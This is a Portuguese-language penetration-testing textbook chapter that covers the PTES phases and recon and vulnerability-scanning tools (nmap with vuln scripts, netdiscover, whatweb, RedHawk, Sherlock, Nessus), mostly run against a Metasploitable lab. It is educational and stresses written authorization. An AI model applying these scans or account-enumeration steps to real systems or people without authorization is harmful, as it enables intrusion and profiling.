As ferramentas utilizadas podem fornecer acesso não autorizado, negação de serviços ou destruição de dados. Como toda ferramenta, pode ser utilizada para construir ou para destruir. A credibilidade de uma profissão depende em princípio das atitudes que todos os seus profissionais possuem. Meu desejo sincero é que todos os afortunados que podem ter acesso a essa qualidade de conhecimento, tenham discernimento para optar pelo caminho da evolução e da realização pessoal.

As sessões de um procedimento de Pentest são definidas em vários padrões. Um deles, desenvolvido por profissionais, chama-se Penetration Testing Execution Standard. Ele se inicia antes de colocar as mãos no computador e termina com uma apresentação do relatório ao cliente.

Graham, K. What is cybersecurity compliance? An industry guide. BitSight. https://www.bitsight.com/blog/what-is-cybersecurity-compliance acesso em 20/11/2022.

Sharma, S.. Penetration testing report or VAPT report by Astra Security. Astra. https://www.getastra.com/blog/security-audit/penetration-testing-report/ acesso em 20/11/2022.

E-Council. Understanding the Five Phases of the Penetration Testing Process. Eccouncil. https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/ acesso em 20/11/2022.

Fase 1 - Interações e pré engajamento

Nessa fase são levantados os requisitos para o teste. Define-se o escopo e as regras. Respostas a questões como: Serão testados todos os sistemas? Redes Wifi? Será verificada a segurança dos dispositivos físicos? Uma tentativa de boot com unidade externa? Cópia de arquivos em unidades externas? Teste de engenharia social? Quais os limites? Toda a extensão e detalhes inerentes ao processo devem ser detalhados.

Existem muitas ferramentas disponíveis para testes de penetração, e é essencial estar familiarizado com quantas tanto possível, para poder escolher as ferramentas certas de acordo com a situação.

Erros comuns em testes de penetração incluem falta de planejamento, desconhecimento de ferramentas, explorar o sistema muito cedo e depender demasiadamente da automação.

A falta de planejamento pode gerar retrabalho, perda de dados, erros ou falta de atenção a detalhes importantes que podem levar a perda de tempo e esforço. O desconhecimento das ferramentas pode trazer falsos resultados. A tentativa precoce de exploração pode causar uma falta de visão sistêmica necessária à boa execução e obtenção de resultados. E tarefas automáticas podem economizar muito tempo, mas nunca devem ser a regra. Elas podem perder detalhes que humanos perceberiam facilmente. Rever os resultados e supervisionar as ferramentas é essencial.

Basu, S.. 7 penetration testing phases for web applications: A detailed account. Astra. https://www.getastra.com/blog/security-audit/penetration-testing-phases/ acesso em 20/11/2022.

Documentos Necessários

Invadir sistemas sem autorização é crime. Portanto, ao realizar os testes de penetração, especialmente em ambientes empresariais, é recomendado ter permissão por escrito, ou um contrato. Também é interessante colocar um acordo de confidencialidade (*NDA - Non Disclosure Agreement*). Isso garante que somente pessoal autorizado tenha acesso às informações e a utilizem com o devido cuidado. Com um acordo, as chances de dados críticos sofrerem uso indevido é reduzida devido às implicações legais.

Você pode obter alguns modelos de contratos com buscas simples no Google, eventualmente fornecidos com o preenchimento de formulários de cadastro.

Fraga, Bruno; Técnicas de Invasão: aprenda as técnicas usadas por hackers em invasões reais. Compilação de Thompson Vangller. Labrador, 2019. ISMN 978-65-5044-018-3.

Fase 2 - Reconhecimento

Objetivo do capítulo: apresentar diversas ferramentas e técnicas de reconhecimento.

A fase de reconhecimento é o início do estudo de informações disponíveis sobre o cliente e da rede em questão, e neste momento deve-se reunir o máximo possível de informações sobre a empresa e o sistema a ser auditado. Isso inclui informações sobre a topologia de rede, sistemas operacionais utilizados, aplicativos, sistemas legados, contas de usuários e outras informações relevantes. O objetivo é coletar o máximo possível de dados para organizar a estratégia de ataque.

O reconhecimento passivo pode ser feito antes mesmo de ter acesso ao sistema, através da pesquisa de informações que estão disponíveis publicamente. O reconhecimento ativo exige a

interação com o sistema para a obtenção de informações. Normalmente ambos são utilizados para que o conjunto de informações seja o mais completo possível.

Brathwaite, S.. Active vs passive cyber reconnaissance in information security. Security Made Simple. https://www.securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security acesso em 20/11/2022

Aqui vale uma questão muito interessante: imagine um sistema a ser atacado. Ele está extremamente protegido e bem configurado. O atacante envia uma mensagem de email com um trojan para um setor administrativo contendo informações tão precisas que parecem legítimas. O email é aberto. O sistema é infectado. Uma vulnerabilidade é adicionada.

Atualmente grande parte das invasões a sistemas, ataques de ransomware e outros acabam tendo a participação de algum agente interno, seja um funcionário desatento ou até mesmo cúmplice, em ataques que utilizam a engenharia social.

Você pode reconhecer um alvo com um programa que faça a varredura de todas as páginas do site, extraindo endereços de email e telefones. Páginas como o Linkedin podem fornecer informações sobre as tecnologias utilizadas nas próprias vagas de emprego. Existem diversos projetos de código aberto que buscam obter informações disponíveis publicamente. Reconhecer um alvo é de suma importância para exploração de fraquezas.

Aboagye, M. . 13 online pentest tools for reconnaissance and exploit search. Geekflare. https://geekflare.com/reconnaissance-exploit-search-tools/ acesso em 20/11/2022.

Agio. Vulnerability scanning vs. penetration testing. https://agio.com/vulnerability-scanning-vs-penetration-testing/ acesso em 20/11/2022

Fase 3 - Modelamento de Ameaças

Nesta fase as informações públicas, informações dos ativos e processos do negócio e descobertas para analisar o cenário de ameaças e elaborar um plano de execução. A experiência é fundamental para uma visão ampla do cenário.

O grande professor Alexandre Graeml já dizia em suas aulas: “Se você tiver só um dia de vida, gaste a primeira hora planejando as outras 23.”

Gupta, A.. Determining the appropriate penetration testing method. Forbes. https://www.forbes.com/sites/forbestechcouncil/2022/02/03/determining-the-appropriate-penetration-testing-method/ acesso em 20/11/2022.

Fase 4 - Análise de Vulnerabilidades

Uma vez que tenha obtido tantas informações quanto possível sobre o alvo na fase de reconhecimento, hora de fazer uma varredura na rede. Nessa fase o auditor usará várias ferramentas disponíveis para identificar portas abertas, serviços em execução e monitorar o tráfego da rede. Como as portas disponíveis de modo público são uma fonte potencial de invasão e entrada de atacantes, é necessário identificá-las de forma mais precisa possível antes de passar para a próxima fase.

A terceira fase do teste de penetração é a avaliação das vulnerabilidades, na qual os dados obtidos nas fases de reconhecimento e modelamento são utilizados para identificar eventuais pontos fracos da segurança e determinar quais podem ser exploradas.

Listar todos os serviços identificados com o nmap, nessus e legion são um bom ponto de partida para a análise. A partir das versões que foram reconhecidas, para determinar o risco, o pentester tem muitos recursos à disposição. Um deles é o National Vulnerability Database (NVD - https://nvd.nist.gov/), um repositório de gerenciamento de vulnerabilidades criado e mantido pelo governo dos Estados Unidos e que analisa as publicações do banco de dados Common Vulnerabilities and Exposures (CVE - https://www.cve.org/). O NVD ranqueia a severidade das vulnerabilidades conhecidas através do Common Vulnerability Scoring System (CVSS).

Algumas vulnerabilidades podem ser corrigidas simplesmente reconfigurando o dispositivo. É o caso dos diversos serviços encontrados na metasploitable e configurados com usuário e senha padrão. Outras podem ser corrigidas com a atualização do sistema ou da plataforma. A ordem de avaliação normalmente parte das mais graves e simples de explorar, com escore alto, para as complexas de explorar e que não comprometem tanto sistema, com baixos escores.

Fase 5 - Exploração

Uma vez que as vulnerabilidades tenham sido identificadas e o planejamento tenha sido realizado é hora do ataque. Nesta fase do pentest tentamos obter acesso ao sistema alvo, explorando as vulnerabilidades encontradas. Podemos utilizar diversas ferramentas, sendo uma das mais poderosas o Metasploit.

O ataque todavia deve ser realizado com cautela. Imagine um servidor com diversos usuários conectados apresentar a “tela azul” devido ao testador ter conseguido explorar uma falha que causou a queda do sistema. Ou um comando errado no modo superusuário que comprometa o sistema. Apesar de situações assim serem raras, é necessário se certificar que sejam evitadas sempre que possível.

Fase 6 - Pós Exploração

Na fase de pós exploração são utilizadas técnicas para manter o controle sobre o sistema.

Fase 7 - Relatório e Colaboração

Após realizar todos os testes e obter a maior quantidade possível de informações, o testador prepara um relatório com suas descobertas e considerações. O relatório, que é gerado na fase final do teste de penetração, deve auxiliar a identificar e corrigir quaisquer vulnerabilidades, erros de configuração ou problemas encontrados e melhorar a capacidade de se proteger.

Construir esse relatório requer claramente documentar as vulnerabilidades encontradas e colocá-las em um contexto em que a organização possa mitigar seus riscos. Bons relatórios incluem referências detalhadas, incluindo seus escores CVSS, avaliação de impacto nos negócios, uma explicação da dificuldade de exploração e recomendações de solução técnica e estratégica (Sharma, 2022).

Você pode encontrar informações sobre a elaboração de um pentest com a metodologia PTES (Penetration Testing Execution Standard) em www.pentest-standard.org.

Um dos objetivos do teste é trazer benefícios reais aos clientes, e potencial proteção aos sistemas. Portanto, guiar a execução de processos que mantém a observância das regras e regulamentações, governamentais, econômicas e padronizações. O objetivo principal é encontrar vulnerabilidades nos sistemas. Os problemas podem então ser solucionados antes que sejam explorados.

O principal objetivo é melhorar a postura de segurança e evitar incidentes que podem prejudicar financeira e operacionalmente a empresa. Deve-se entregar tanto valor quanto possível neste sentido, detalhando pormenores de segurança que podem fazer diferença, como a observação de um arquivo com senhas, post its, senhas de wifi que foram quebradas rapidamente, enfim, tudo o que for relevante.

É essencial que os que trabalham com defesa de sistemas estejam sempre atualizados quanto às técnicas utilizadas, conduzindo treinamentos e acompanhando as atualizações. Como os testes de penetração são parte fundamental da segurança da informação, quanto mais empresas migram seus serviços para a nuvem e adotam novas tecnologias e redes distribuídas, a demanda por profissionais de segurança vai aumentar. Proteger os dados e fornecer uma visão clara dos desafios de segurança é de fundamental importância para toda a sociedade, que hoje em dia tem super poderes graças à tecnologia e depende fortemente de sua confiabilidade.

SANTOS, Joas Antônio dos. Como desenvolver um bom relatório de PenTest? Disponível em https://minutodaseguranca.blog.br/como-desenvolver-um-bom-relatorio-de-pentest/ Acesso em 01/12/2022.

Ferramentas de Descoberta

Google Hacking Database

https://www.exploit-db.com/google-hacking-database

Uma busca no Google pode retornar muita informação interessante. Se você já prestou atenção à aba inicial do Firefox no Kali Linux, vai ver que existe um link específico para um banco de dados de pesquisas reveladoras do Google, conhecida como Google Hacking Database. Um exemplo de como a fase de reconhecimento pode ser perigosa é esse banco de dados. Algumas buscas podem identificar e eventualmente até mesmo fornecer acesso a sistemas.

Você pode fazer pesquisas avançadas na internet, por exemplo por arquivos pdf. Coloque o texto desejado e a expressão ***filetype="pdf"*** ou outra extensão. A expressão ***inurl*** é utilizada para pesquisas na URL. É possível criar inúmeros tipos de busca com a combinação das expressões.

Duò, Matteo. Operadores de Busca do Google: Conheça 40 Comandos em 2021 (Melhore a Pesquisa, Análise Competitiva e SEO) disponível em https://kinsta.com/pt/blog/operadores-de-busca-do-google/ acesso em 01/12/2022

Netdiscover

https://www.kali.org/tools/netdiscover/
https://github.com/netdiscover-scanner/netdiscover

O netdiscover é uma ferramenta de reconhecimento de rede. Foi desenvolvido principalmente para detectar hosts online, através de solicitações ARP (Address Resolution Protocol - Protocolo de Resolução de Endereços). O que o protocolo ARP faz é unir a camada de rede, do seu seu MAC address (endereço físico único para cada placa de rede), com a camada de enlace de dados, o popular endereço IP. Para ver essa tabela que une as duas camadas do protocolo, abra o terminal do Kali Linux e execute o netdiscover como superusuário:

$ *sudo netdiscover*

```
Currently scanning: 192.168.182.0/16   |   Screen View: Unique Hosts
94 Captured ARP Req/Rep packets, from 8 hosts.   Total size: 5640
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.0.1     b8:66:85:1a:bf:c2     13     780  Sagemcom Broadband SAS
192.168.0.21    fc:4d:d4:d2:5e:a7     34    2040  Universal Global Scientific Industrial Co., Ltd.
192.168.0.26    00:0c:29:a1:3c:b4      2     120  VMware, Inc.
192.168.0.4     90:de:80:5b:98:49      1      60  Shenzhen Century Xinyang Technology Co., Ltd
192.168.0.19    a8:66:7f:04:30:0d      1      60  Apple, Inc.
192.168.0.10    00:e1:29:00:14:8f     14     840  Unknown vendor
192.168.0.14    6a:be:ff:41:65:5a     28    1680  Unknown vendor
192.168.100.1   b8:66:85:1a:bf:c2      1      60  Sagemcom Broadband SAS
```

Repare que, na realidade, ele retorna uma tabela ARP completa. Consulte a tabela ARP da sua máquina para comparação:

$ *arp*

```
Endereço            TipoHW  EndereçoHW        Flags Mascara       Iface
192.168.0.10        ether   00:e1:29:00:14:8f   C                 eth0
192.168.0.1         ether   b8:66:85:1a:bf:c2   C                 eth0
192.168.0.21        ether   fc:4d:d4:d2:5e:a7   C                 eth0
```

Observe como o netdiscover lhe fornece muito mais informações, porque é ativo e faz requisições, e através do MAC address ainda consegue estimar com grande precisão o fabricante da placa, ou até mesmo a plataforma VMWare, como é o caso da Metasploitable do endereço 192.168.0.26.

WIKIPÉDIA. Protocolo ARP. Disponível em https://pt.wikipedia.org/wiki/Address_Resolution_Protocol Acesso em 01/12/2022.

Nmap

https://github.com/nmap/nmap

O nmap é um software livre e extremamente popular, utilizado para varredura de portas (port scan). É conhecido pela sua ampla gama de opções, capacidade de executar scripts, testes de força bruta e varreduras complexas e descobrir com grande precisão versões de serviços e sistemas operacionais. Visite https://nmap.org/ para obter mais informações. O nmap já vem instalado no Kali Linux.

Para fazer uma varredura simples e determinar os host online:

$ *sudo nmap -sP <ipSubRede - p.ex 192.168.0.0/24 ou 192.168.0.*>*

Caso algum firewall bloqueie o protocolo ICMP *(o ping)* você não verá o host online. Em caso de dúvidas sempre opte por *nmap --help* e verifique os parâmetros diretamente do shell em uso.

```
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
```

Para executar uma varredura TCP SYN (ela não completa a conexão, então muitas vezes não fica registrada e não levanta tantas suspeitas):

$ *sudo nmap -sS <ipHost ou ipSubRede - p.ex 192.168.0.0/24 ou 192.168.0.* ou 192.168.0.10>*

O parâmetro *-O* habilita a detecção do sistema operacional do alvo. Para obter a versão dos serviços que estão rodando, utiliza-se *-sV*. Obtenha o endereço de sua Metasploitable e efetue uma varredura com detecção de SO e serviços. Para tentar identificar o sistema operacional, precisamos de acesso privilegiado.

$ *sudo nmap -sV -O <ipMetasploitable ou ipSubrede>*

Ainda nos encontraremos com o nmap por várias vezes. Na próxima seção veremos como executar uma varredura de vulnerabilidades com um script auxiliar usando o argumento *--script=vuln.*

Whois

https://github.com/rfc1036/whois

A Corporação da Internet para Atribuição de Nomes e Números - ICANN - https://www.icann.org/ é uma organização privada sem fins lucrativos e o órgão regulador para a Internet. A ICANN é responsável pela operação técnica do Sistema de Nome de Domínio (DNS) e pelas políticas que definem como os nomes e endereços da Internet funcionam.

Whois é um banco de dados que armazena informações sobre os domínios da internet. As informações podem ou não ser públicas. O Kali já vem com o comando whois pronto para uso, basta digitar:

$ *whois <site>*

por exemplo *whois aztechtecnologia.com.br*

```
% Copyright (c) Nic.br
%  The use of the data below is only permitted as described in full by the Use and Privacy Policy at https://registro.br/upp ,
%  being prohibited its distribution, commercialization or reproduction, in particular, to use it for advertising or
%  any similar purpose.  2022-11-15T13:29:19-03:00 - IP: 191.177.184.255

domain:      aztechtecnologia.com.br
owner:       Aztech Alta Tecnologia Ltda
ownerid:     02.658.510/0001-86
responsible: Luiz Gastão de Lara Jr
country:     BR
owner-c:     LGJ53
tech-c:      LGJ53
nserver:     ns1.weblink.com.br
nsstat:      20221114 AA
nslastaa:    20221114
[...]
email:       gazstao@gmail.com
country:     BR
created:     20030610
changed:     20221112

% Security and mail abuse issues should also be addressed to cert.br , http://www.cert.br/
% provider, CIDR block, IP and ASN.
```

Você pode fazer consultas online em https://who.is/. A pesquisa retornará os dados do responsável do domínio, administradores, técnicos, data de criação, estado, validade e servidores de nomes utilizados.

GOOGLE, Inc. Definições de domínio. Disponível em: https://support.google.com/domains/topic/3365481?hl=pt-BR&ref_topic=6279308 acessado em 01/12/2022

Nslookup

https://salsa.debian.org/dns-team/bind9

Se o DNS é como uma agenda que transforma nomes em números, o nslookup é o programa para pesquisar essa agenda. Você pergunta pelo endereço do site através de seu nome. Isso é feito automaticamente pelo navegador quando um usuário digita a url.

$ *nslookup aztechtecnologia.com.br*

Non-authoritative answer:
Name: aztechtecnologia.com.br
Address: 151.106.96.54

O non-authoritative significa que uma consulta externa teve que ser realizada. Você pode obter boas informações sobre o nslookup em https://pt.wikipedia.org/wiki/Nslookup

Traceroute

https://sourceforge.net/projects/traceroute/
https://www.kali.org/tools/traceroute/

O traceroute utiliza campos do pacote IP para determinar o caminho aproximado que um pacote toma até chegar ao seu destino. Aproximado, pois devido à complexa lógica de roteamento da internet, como uma estrutura de ruas de uma cidade, pacotes podem tomar caminhos distintos e chegar ao mesmo destino. Ele também pode ser utilizado para descobrir informações sobre redes internas.

No linux e no macOS:
$ *traceroute www.google.com*

No Windows:
C:\Users\Eu> *tracert www.google.com*

```
traceroute to www.google.com (142.251.128.36), 30 hops max, 60 byte packets
 1  192.168.0.1 (192.168.0.1)  1.364 ms  0.994 ms  0.681 ms
 2  10.51.64.1 (10.51.64.1)  8.014 ms  10.324 ms  10.009 ms
 3  bd0408d5.virtua.com.br (189.4.8.213)  9.519 ms  8.992 ms  11.962 ms
 4  bd040074.virtua.com.br (189.4.0.116)  11.653 ms  11.346 ms  10.993 ms
 5  200.227.108.5 (200.227.108.5)  11.616 ms  11.267 ms  10.682 ms
 6  200.230.25.161 (200.230.25.161)  34.767 ms  37.425 ms  36.148 ms
 7  ebt-B1421-core01.spo.embratel.net.br (200.230.231.62)  32.221 ms  31.300 ms *
 8  ebt-B2111-tcore01.rjo.embratel.net.br (200.230.251.1)  34.100 ms  35.861 ms  32.287 ms
 9  ebt-B211-agg03.rjo.embratel.net.br (200.244.18.8)  31.525 ms  31.202 ms  30.637 ms
10  peer-B54-agg03.rjo.embratel.net.br (201.39.52.58)  26.335 ms  32.188 ms  31.660 ms
[...]
16  108.170.245.129 (108.170.245.129)  27.596 ms 108.170.245.161 (108.170.245.161)  29.285 ms  28.287 ms
17  142.251.53.179 (142.251.53.179)  27.025 ms 142.251.53.181 (142.251.53.181)  27.597 ms 142.251.53.179 (142.251.53.179)  30.433
ms
```

Whatweb

https://github.com/urbanadventurer/WhatWeb/releases
https://morningstarsecurity.com/research/whatweb
https://www.kali.org/tools/whatweb/

Outro programinha muito interessante incluso no Kali Linux. Sua função é identificar tecnologias utilizadas em websites, incluindo sistemas de gerenciamento de conteúdo, plataformas de blog, pacotes de analytics, bibliotecas javascript e servidores web.

$ *whatweb aztechtecnologia.com.br*

```
http://aztechtecnologia.com.br [301 Moved Permanently] Country[UNITED STATES][US], HTML5, HTTPServer[LiteSpeed],
IP[151.106.96.54], LiteSpeed, RedirectLocation[https://aztechtecnologia.com.br/], Title[301 Moved Permanently][Title
element contains newline(s)!], UncommonHeaders[platform,content-security-policy]
https://aztechtecnologia.com.br/ [200 OK] Country[UNITED STATES][US], Email[sac@aztechtecnologia.com.br], HTML5,
HTTPServer[LiteSpeed], IP[151.106.96.54], JQuery[3.6.1], LiteSpeed, MetaGenerator[WordPress 6.1], PHP[7.4.32],
PoweredBy[Aztech], Script, Title[Aztech Alta Tecnologia &#8211; Tecnologia a Serviço da Vida],
UncommonHeaders[link,x-litespeed-cache,platform,content-security-policy,alt-svc], WordPress[6.1],
X-Powered-By[PHP/7.4.32]
```

Obtivemos o país onde o servidor está, qual webserver está rodando, o endereço IP, informações sobre o WordPress e PHP. Também é possível realizar varreduras mais agressivas com a opção *-a 4*

Veja uma lista completa de opções com o comando *whatweb --help*

Uma varredura que recomendo você testar na sua metasploitable (você pode aproveitar o tempo para dar uma pausa e tomar um café, vai levar alguns minutos) :

$ *whatweb <ipMetasploitable> -a 4 -v --no-errors*

Censys

https://censys.io/

O Censys tem um mecanismo de busca (https://search.censys.io/) voltado para informações sobre dispositivos, redes e certificados que formam a internet. Ele permite filtrar as pesquisas por tipos de hosts, portas, sistemas operacionais, entre outros. Seu objetivo é conseguir medir e gerenciar a superfície de ataque e reduzir os riscos.

Git: Uma fonte incrível de softwares

https://git-scm.com/
https://www.kali.org/tools/git/
https://repo.or.cz/w/git/debian.git/

O GIT é uma ferramenta de controle de versões livre e de código aberto, desenhada para ser utilizada desde documentos ou pequenos projetos até os grandes e complexos sistemas.

Teste se ele está instalado em seu sistema com o comando ***git***, em qualquer plataforma.
$ *git*
C:\> *git*


Se estiver instalado, a tela de ajuda será exibida. Caso você veja uma mensagem de erro, é hora de baixá-lo em: https://git-scm.com/downloads

Já pensou quantos projetos excelentes ainda estão no *underground*? O https://www.github.com possui uma infinidade de repositórios git dos mais diversos tipos. Você pode procurar por exploits, softwares, drivers, jogos, dentre uma infinidade de programas.

Redhawk

https://github.com/Tuhinshubhra/RED_HAWK

O RedHawk é uma ferramenta de varredura de vulnerabilidades e obtenção de informações disponível no Github. É um canivete suíço para execução de alguns comandos que já vimos e outros programinhas interessantes. Baixe os arquivos na sua máquina Kali:
$ *git clone https://github.com/Tuhinshubhra/RED_HAWK*
$ *cd RED_HAWK*
$ *php rhawk.php*
verifique se algum módulo está faltando, de acordo com as mensagens de inicialização, e instale se for necessário.



para o exemplo acima, a instalação estará completa com o comando *sudo apt install php-curl && sudo apt install php-xml*

Ao iniciar você escolhe o site a ser analisado. Segue uma breve descrição das opções:

Basic recon: exibe o título do site, endereço IP, qual Web Server está rodando caso seja possível detectá-lo, qual sistema de gestão de conteúdos está utilizando (por exemplo, o WordPress), se utiliza Cloudfare, que é uma rede global em nuvem que protege contra ataques DDoS e outras ameaças, distribuindo carga e oferecendo serviços de proteção aos sites.

O Geo-IP Lookup provê informações geográficas e lógicas do IP do site, com a provável cidade, estado e país onde se encontra. O DNS Lookup fornece informações sobre DNS, muitas vezes apresentando quem é o provedor de serviços de hospedagem e de email. Existem outras opções para descobrir informações sobre o domínio em questão, e a opção [A] faz uma varredura completa.

Sherlock


https://github.com/sherlock-project/sherlock

O Sherlock é um programa de varredura de redes sociais para identificar onde determinado usuário tem conta. Obtenha os arquivos do projeto:

$ *git clone https://github.com/sherlock-project/sherlock*
$ *cd sherlock*
$ *pip install -r requirements. txt*

Fazendo a leitura das informações no github, podemos conferir algumas opções de execução além de obter informações adicionais sobre o projeto, ou receber informações sobre atualizações e bugs em tempo real (através da opção *watch*). Rode o sherlock:

$ *python3 sherlock/sherlock.py nomeDoUsuario*



Instale os módulos faltantes. No exemplo, *torrequest* não foi encontrado.
$ *pip install torrequest*
$ *python3 sherlock/sherlock.py gazstao*
A busca pode levar algum tempo, mas enquanto ela é realizada utilize *CTRL+clique* nos links fornecidos pelo programa para acessar as páginas encontradas.

Considerações sobre a obtenção de informações

No seu menu do Kali, acesse a pasta *01-Information Gathering* e veja quantos programas já estão prontos para utilização. Ferramentas para reconhecimento de DNS, identificação de IPS/IDS (Intrusion Protection System e Intrusion Detection System), identificação de hosts, scanners de rede, análise de inteligência entre outros.
O dnsenum por exemplo é uma ferramenta que consegue extrair muitos dados sobre um determinado domínio.
$ *dnsenum aztechtecnologia.com.br*

Para procurar e enumerar subdomínios, utilize o dnsmap. Eventualmente encontram-se servidores interessantes (como um subdomínio extranet.site.com.br) ou configurados de modo errôneo (testes.site.com.br)
$ *dnsmap google.com*

E você pode conferir a lista atualizada de ferramentas e explorar as diversas opções diretamente no menu do Kali.

Dica! Se tiver alguma dúvida, não perca a humildade! Faça uma busca.

A pesquisa realizada e os programas utilizados podem variar, e estão em constante evolução. Hoje temos os modernos firewalls de terceira geração, capazes de detectar e bloquear ataques sofisticados inspecionando protocolos, portas e aplicativos em uso e utilizando inteligência para lidar com ameaças avançadas e persistentes. Com essa evolução por parte do hardware de rede, grande parte dos ataques migrou para o usuário, através de emails de *phishing*. Discutido no capítulo de engenharia social, esse ataque usa mensagens ou páginas criadas especialmente para confundir ou enganar, baseadas nas informações públicas disponíveis sobre os gostos, hobbies e interesses da vítima.

Estar atento ao que é publicado, utilizar as redes sociais com sabedoria, restringir o acesso público a postagens privadas e manter as contas com autenticação em dois fatores reduzem as chances de uso indevido da informação.

Os testes deste capítulo podem fornecer uma visão mais clara da exposição que uma pessoa, organização ou sistema tem, e auxiliar no uso consciente dos dados.

Ferramentas de Análise de Vulnerabilidades

Nmap

https://nmap.org/
https://www.kali.org/tools/nmap/

No Kali, utilize suas configurações de TCP/IP locais (ipconfig ou ifconfig) para determinar a melhor combinação de endereço e máscara e descobrir os prováveis hosts que estão na mesma rede. Por exemplo uma rede 192.168.0.x com máscara 255.255.255.0 pode ser pesquisada com o comando:

$ *sudo nmap 192.168.0.* -O*

Após um pequeno intervalo você receberá uma lista com todos os hosts da sua rede, o fabricante da placa de rede sempre que possível e detalhes sobre o sistema operacional. Tente identificar somente pela resposta fornecida qual deles é a metasploitable. (Se necessário, confirme o endereço na metasploitable efetuando o login com *msfadmin* e o comando *ifconfig).*

Um dos hosts chama especial atenção, primeiro por estar instalado em um VMware, segundo por ter tantas portas disponíveis, e por último, é uma versão de linux 2.6.x. Provavelmente encontramos nossa máquina.

```
Nmap scan report for 192.168.0.26
Host is up (0.00063s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:A1:3C:B4 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network 127.0.0.1Distance: 1 hop
```

Vejamos como identificar vulnerabilidades com o nmap. Existe uma extensa gama de scripts que podem ser utilizados, e a documentação do scripting engine pode ser obtida em https://nmap.org/book/nse.html

Atualize os scripts:
$ *sudo nmap --script-updatedb*

Execute o script de teste de vulnerabilidades em cima da metasploitable, que pode ser um pouco demorado, com o comando:
$ *nmap -sV --script vuln <ipMetasploitable>*

Dica! Caso queira gravar em um arquivo para poder ler com calma, para listas extensas:
$ *nmap -sV --script vuln <ipMetasploitable> > scan-nmap-metasploitable.txt*

Dica! Estamos, propositalmente, efetuando uma varredura com as portas padrão do nmap. Para efetuar a varredura completa -que veremos logo mais à frente- utilize:
$ *nmap -sV -p- <ipMetasploitable>*

Nessus

https://www.tenable.com/downloads/nessus

Uma das melhores ferramentas automáticas para descoberta de vulnerabilidades é o Nessus. Ele não vem instalado no Kali Linux, e caso esteja usando o WSL (Linux Subsystem do Windows) prefira a versão nativa para Windows. Vá até o site oficial e obtenha sua cópia:
https://www.tenable.com/downloads/nessus

Escolha a versão mais atual, e a plataforma desejada, no nosso caso Linux Debian amd64.
Abra o terminal, vá para a pasta de downloads e efetue a instalação.

$ *cd Downloads*
$ *sudo dpkg -i Nessus-X.XX-`debianXX_amd64.deb*

Após a instalação, inicie o serviço de acordo com as instruções que aparecem:
$ */bin/systemctl start nessusd.service*

Abra seu navegador em https://127.0.0.1:8834/ para configurar seu scanner.

Você receberá uma mensagem que sua conexão não é privada. Como a conexão é segura e não temos certificados instalados, o navegador irá nos exibir um alerta. Continue para o site, já que sabemos que não há risco. Caso você obtenha um erro diferente, certifique-se de estar tentando acessar com *https* (*http* não vai funcionar).

Aguarde a inicialização e escolha a versão Nessus Essentials. Preencha seus dados conforme solicitado. O email que você utilizar irá receber um código de ativação. Siga para a próxima página, utilize o código que deve ter sido recebido por email. Em seguida, na página de criação de usuário,

escolha um nome de usuário e senha e anote, já que será necessário para acessar seu histórico, efetuar novas varreduras, e configurar o Nessus.
Usuário: _____
Senha: _____

Ao terminar a instalação do Nessus, aguarde o download dos plugins, que pode demorar um pouco.

Dica! Caso esqueça sua senha:
No linux: $*sudo /opt/nessus/sbin/nessuscli chpasswd <USERNAME>*
